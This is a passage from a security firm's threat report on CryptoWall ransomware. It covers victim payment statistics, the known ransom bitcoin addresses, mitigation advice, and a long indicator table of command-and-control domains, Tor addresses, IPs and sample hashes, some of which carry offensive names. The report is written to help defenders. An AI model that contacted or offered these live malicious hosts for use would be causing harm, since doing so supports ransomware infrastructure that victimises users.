1CgD9eHj75MP1thzhqU1nEb5jyjkYfMMbK	17.9618	\$9,340
1CeA899xpo3Fe6DQwZwEkd6vQfRHoLuCJD	82.0797	\$42,681
1M4pN4rH4LfXuTaJCL5tpnXJkbVRC35saU	9.6855	\$5,036
1FUEYosFFP9X93yrPzeW5YQpbtpg8eq5Gd	2.4603	\$1,279
18e6Wtkvpf4L9RHwzbgrR9QTUVm1yBybwu	15.9021	\$8,269
17JmFhoJhFKinrKm6XK3LgSmuzfzWyE6gi	8.8915	\$4,624
1MrnUHFADbj5S9ERJ9bGXtQvhx81TFztMN	17.2850	\$8,988
1LPAUi1LWzCsRLkGFWFdN5sENs1LufBfNp	33.4070	\$17,372
1JTEjiizLihT6GbvoW52Abmg6rV1KyD3fw	40.8381	\$21,236
<b>1ASm3RVYjipLmMTECCkoy8yLmUN9rmE9aS</b>	12.8446	\$6,679
<b>1Pa7ZkA9JHwzp8FazU4YBVSiyFPP3majgA</b>	18.5848	\$9,664
<b>1FAB6uvKD9q5MnGm3ta1ERvmeVpYgyNQwj</b>	20.0374	\$10,419
1M8oK3D2G8ipTy7sCxiatrHC35CpAgmrrw	76.7055	\$39,887
1DDPoA3rnXtHtp71v3KAtd53pdRTmskxrK	9.3686	\$4,872
16yd1Wj2NZa2uLZ6W4UDCDJ2Ttw92uFaT7	28.1476	\$14,637
1BhLzCZGY6dwQYgX4B6NR5sjDebBPNapvv	2.7601	\$1,435
1LV8hdp4rTfRESUT3FoZhgnSW4xthqpS3	2.1511	\$1,119
1AkJptnuoiQAD3GmHMFHBSMxZ9H2GKJTKb	32.4437	\$16,871
14ytdF3C9VRbttMfh9J56yR9ZWqfmFbBWN	11.2697	\$5,860
13BeAzA4mhwDYJEwhqNd2LsUnuhuVqKvw8	17.0646	\$8,874
1PgSYYKnnKk1mxLGY9hHFgtuBffGx2E9HR	10.0326	\$5,217
13Kqgurx7eQg3G29NwV7ouJ8UHJRSUwwAe	39.5325	\$20,557

Table 5. Known CryptoWall Bitcoin addresses and received transfer totals.

This website uses cookies to help personalize and improve your experience. Learn more by visiting our privacy policy. By Continuing to use this site, you are consenting to the use of cookies.

[Cookie Settings](#)[Accept Cookies](#)

other, unrelated criminal activity.

Data collected directly from the ransom payment server reveals the exact number of paying victims as well as the amount they paid. Of nearly 625,000 infections, 1,683 victims (0.27%) paid the ransom, for a total take of \$1,101,900 over the course of six months. The distribution of ransom payments is shown in Table 6.

Ransom amount	Number paid	Percentage
\$200	6	0.4%
\$500	1,087	64.6%
\$600	3	0.2%
\$750	122	7.2%
\$1000	399	23.7%
\$1500	27	1.6%
\$1750	1	<0.1%
\$2000	6	0.4%
\$10000	1	<0.1%

Table 6. Distribution of ransom payments made by victims.

Based on post-mortem data collected by researchers, CryptoWall has been less effective at producing income than CryptoLocker. Both malware families accepted payments via Bitcoin, with 0.27% of CryptoWall victims and 0.21% of CryptoLocker victims paying ransoms in bitcoins. CryptoLocker also accepted MoneyPak, and an additional 1.1% of victims paid ransoms using pre-paid MoneyPak cards. As of this publication, CryptoWall has only collected 37% of the total ransoms collected by CryptoLocker despite infecting nearly 100,000 more victims. CryptoWall's higher average ransom amounts and the technical barriers typical consumers encounter when attempting to obtain bitcoins has likely contributed to this malware family's more modest success. Additionally, it is likely the CryptoWall operators do not have a sophisticated "cash out" and laundering operation like the Gameover Zeus crew and cannot process pre-paid cards in such high volumes.

## Conclusion

In mid-March 2014, CryptoWall emerged as the leading file-encrypting ransomware threat. The threat actors behind this malware have several years of successful cybercrime experience and have demonstrated a diversity of distribution methods. As a result, CTU researchers expect this threat will continue to grow.

The following actions may mitigate exposure to or damage from CryptoWall:

- Block executable files and compressed archives containing executable files before they reach a user's inbox.

This website uses cookies to help personalize and improve your experience. Learn more by visiting our privacy policy. By Continuing to use this site, you are consenting to the use of cookies.

[Cookie Settings](#)
[✓ Accept Cookies](#)

- Regularly back up data with so-called "cold" offline backup media. Backups to locally connected, network-attached, or cloud-based storage are not sufficient because CryptoWall encrypts these files along with those found on the system drive.

**Software Restriction Policies (SRPs)** do not effectively mitigate CryptoWall due to the way the malware infects systems.

## Threat indicators

To mitigate exposure to the CryptoWall malware, CTU researchers recommend that clients use available controls to restrict access using the indicators in Table 7. The domains and IP addresses listed in the indicator table may contain malicious content, so consider the risks before opening them in a browser.

Indicator	Type	Context
youtubeallin.com	Domain name	C2 server
serbiabboy.com	Domain name	C2 server
hairyhustler.com	Domain name	C2 server
yoyosasa.com	Domain name	C2 server
uprnsme.com	Domain name	C2 server
dealwithhell.com	Domain name	C2 server
wawamediana.com	Domain name	C2 server
qoweiuwea.com	Domain name	C2 server
dominikanabestplace.com	Domain name	C2 server
nofbiatdominicana.com	Domain name	C2 server
dominicanajoker.com	Domain name	C2 server
likeyoudominicana.com	Domain name	C2 server
khalisimilisi.com	Domain	C2 server



This website uses cookies to help personalize and improve your experience. Learn more by visiting our privacy policy. By Continuing to use this site, you are consenting to the use of cookies.

[> Cookie Settings](#)
[✓ Accept Cookies](#)

	name	
newsbrontima.com	Domain name	C2 server
yaroshwelcome.com	Domain name	C2 server
granatebit.com	Domain name	C2 server
rearbeab.com	Domain name	C2 server
droterdrotit.com	Domain name	C2 server
kukisasda8121.com	Domain name	C2 server
tyuweirwsdf18741.com	Domain name	C2 server
machetesraka.com	Domain name	C2 server
markizasamvel.com	Domain name	C2 server
wachapikchaid91.com	Domain name	C2 server
hilaryclintonbest81.com	Domain name	C2 server
niggaattack23.com	Domain name	C2 server
norevengenosuck.com	Domain name	C2 server
stopobamastopusa.com	Domain name	C2 server
jiromepic.com	Domain name	C2 server
clocksoffers.com	Domain name	C2 server
gretableta.com	Domain name	C2 server
kaikialexus.com	Domain name	C2 server
babyslutsnil.com	Domain name	C2 server



This website uses cookies to help personalize and improve your experience. Learn more by visiting our privacy policy. By Continuing to use this site, you are consenting to the use of cookies.

[Cookie Settings](#)
[✓ Accept Cookies](#)

00551K3H11.COM	Domain name	C2 server
mamapapafam.com	Domain name	C2 server
usawithgitler.com	Domain name	C2 server
kickasssisters.com	Domain name	C2 server
bdsmlwithyou.com	Domain name	C2 server
iampeterbaby.com	Domain name	C2 server
teromasla.com	Domain name	C2 server
torichipinis.com	Domain name	C2 server
gitlerluvua.com	Domain name	C2 server
covermontislol.com	Domain name	C2 server
usaalwayswar.com	Domain name	C2 server
bolizarsospos.com	Domain name	C2 server
titaniumpaladium.com	Domain name	C2 server
adolfforua.com	Domain name	C2 server
vivatsaultppc.com	Domain name	C2 server
milimalipali.com	Domain name	C2 server
poroshenkogitler.com	Domain name	C2 server
waltabaldas.com	Domain name	C2 server
dancewithmeseniorita.com	Domain name	C2 server
indeedlinkme.com	Domain	C2 server

This website uses cookies to help personalize and improve your experience. Learn more by visiting our privacy policy. By Continuing to use this site, you are consenting to the use of cookies.

[Cookie Settings](#)
[✓ Accept Cookies](#)

	name	
terrymerry.com	Domain name	C2 server
lvoobptv6w5zanxu.onion	Tor address	C2 server
hyzcrtwh6ispjwj4.onion	Tor address	C2 server
2yd2bu2k5ilgxv6u.onion	Tor address	C2 server
kpai7ycr7jxqkilp.onion	Tor address	Payment server
78.110.175.80	IP address	C2 server (United Kingdom)
192.64.115.86	IP address	C2 server (United States)
5.101.146.182	IP address	C2 server (United Kingdom)
199.188.203.16	IP address	C2 server (United States)
46.19.143.234	IP address	C2 server (Switzerland)
162.213.250.163	IP address	C2 server (United States)
192.64.115.91	IP address	C2 server (United States)
141.255.167.3	IP address	C2 server (Switzerland)
199.188.206.202	IP address	C2 server (United States)
185.12.44.5	IP address	C2 server (Switzerland)
194.58.101.3	IP address	C2 server (Russia)
192.31.186.3	IP address	C2 server (United States)
31.31.204.59	IP address	C2 server (Russia)
194.58.101.96	IP address	C2 server (Russia)

This website uses cookies to help personalize and improve your experience. Learn more by visiting our privacy policy. By Continuing to use this site, you are consenting to the use of cookies.

[Cookie Settings](#)
[✓ Accept Cookies](#)

IP address	C2 server (Russia)
199.127.225.232	C2 server (United States)
3769639c17f0cd5045964b0839c9f009	Malware sample
03467f231a3fce6795545ae99a6dad161effa3bf681031693815eabf1648ee66	Malware sample
85f830c85cc881358dfb631ef1f54a1a	Malware sample
7ed58ef4fd3dc4efaea9e595614553445afb055c0c675b692f12a5629251b040	Malware sample
b6c7943c056ace5911b95d36ff06e0e4	Malware sample
d5a70ba5a194ab737fc52b9f4283ce9d32f090590aea34224f7ea9ec63557a4f	Malware sample
b30a8168ff49145d7d3cdcf47dbfaef	Malware sample
23eae15fbd3fff11ae9c0a74dec2f078a0213b6df54cf0011a0f5feae20437ec	Malware sample
167f16c8ae349cfb7d450cdf335dd9ca	Malware sample
fa706ed93469c257ee1531ddcf57bbab8734f3d092712158faf4e27656ab832e	Malware sample
a7e38522f8ff161968f72d8bcc956b4e	Malware sample
fc5e57f70bdce3af0e8c43d124eacd1ead0be79bf369284f85a5f81c629f345e	Malware sample
f612500ee9764e18ca78d2e78df5b017	Malware sample
7351e53bd863795104d609f2192e3436d3a07fb597f0bab35d175df88a34c3e0	Malware sample
e36bbd682b5dd435baec8ec268c9c825	Malware sample
d14f1d1e07bd116ed0faf5896438177f36a05adacf5af4f32910e313e9c1fd93	Malware sample
44150a32a84d3e1e07a042c3042a854c	Malware sample
114df2c77884312fc58d48bb6c4eb2ae23bbea2c37aad29c6fc0f544d7a16e36	Malware sample
189d1d0c7ec162533b4aff4b8d0e95b1	Malware sample
a7c2b304848f18c412776e5f461b42186b690eeed7b2955522f9fe716cfa3876	Malware sample
3e9929a6751f184cb71d3c4adfc6fb78	Malware sample
ab89a375ba9a0ec6ddc875ddde7647c4d2a140b07233580b143e0ca9aaf581f5	Malware sample
2fde49072741d59fd941b494403b9b0f	Malware sample
63d4965ed89e6951bb68f5e76a28f7f9512bf3feb64fcedfc3b98bc72dbcd070	Malware sample

This website uses cookies to help personalize and improve your experience. Learn more by visiting our privacy policy. By Continuing to use this site, you are consenting to the use of cookies.

> [Cookie Settings](#)

✓ [Accept Cookies](#)

160db3b43dd109b10103171e20249310	MD5 hash	Malware sample
47faaf4ab59c18ad9c72df1bec65873c350b5d72f361a723ae5f8b279a5b6b22	SHA256 hash	Malware sample
00b536d9838b3e19d0ded1a6612a8b53	MD5 hash	Malware sample
a3ccdcf57d11314b8db4733eb67ab06f41a710c2e3404a26e5390465bcff7609	SHA256 hash	Malware sample

Table 7. Indicators for CryptoWall ransomware.

Enjoyed what you read? Share it!



RELATED CONTENT

This website uses cookies to help personalize and improve your experience. Learn more by visiting our privacy policy. By Continuing to use this site, you are consenting to the use of cookies.

› [Cookie Settings](#)

✓ [Accept Cookies](#)

© 2020 SecureWorks, Inc.

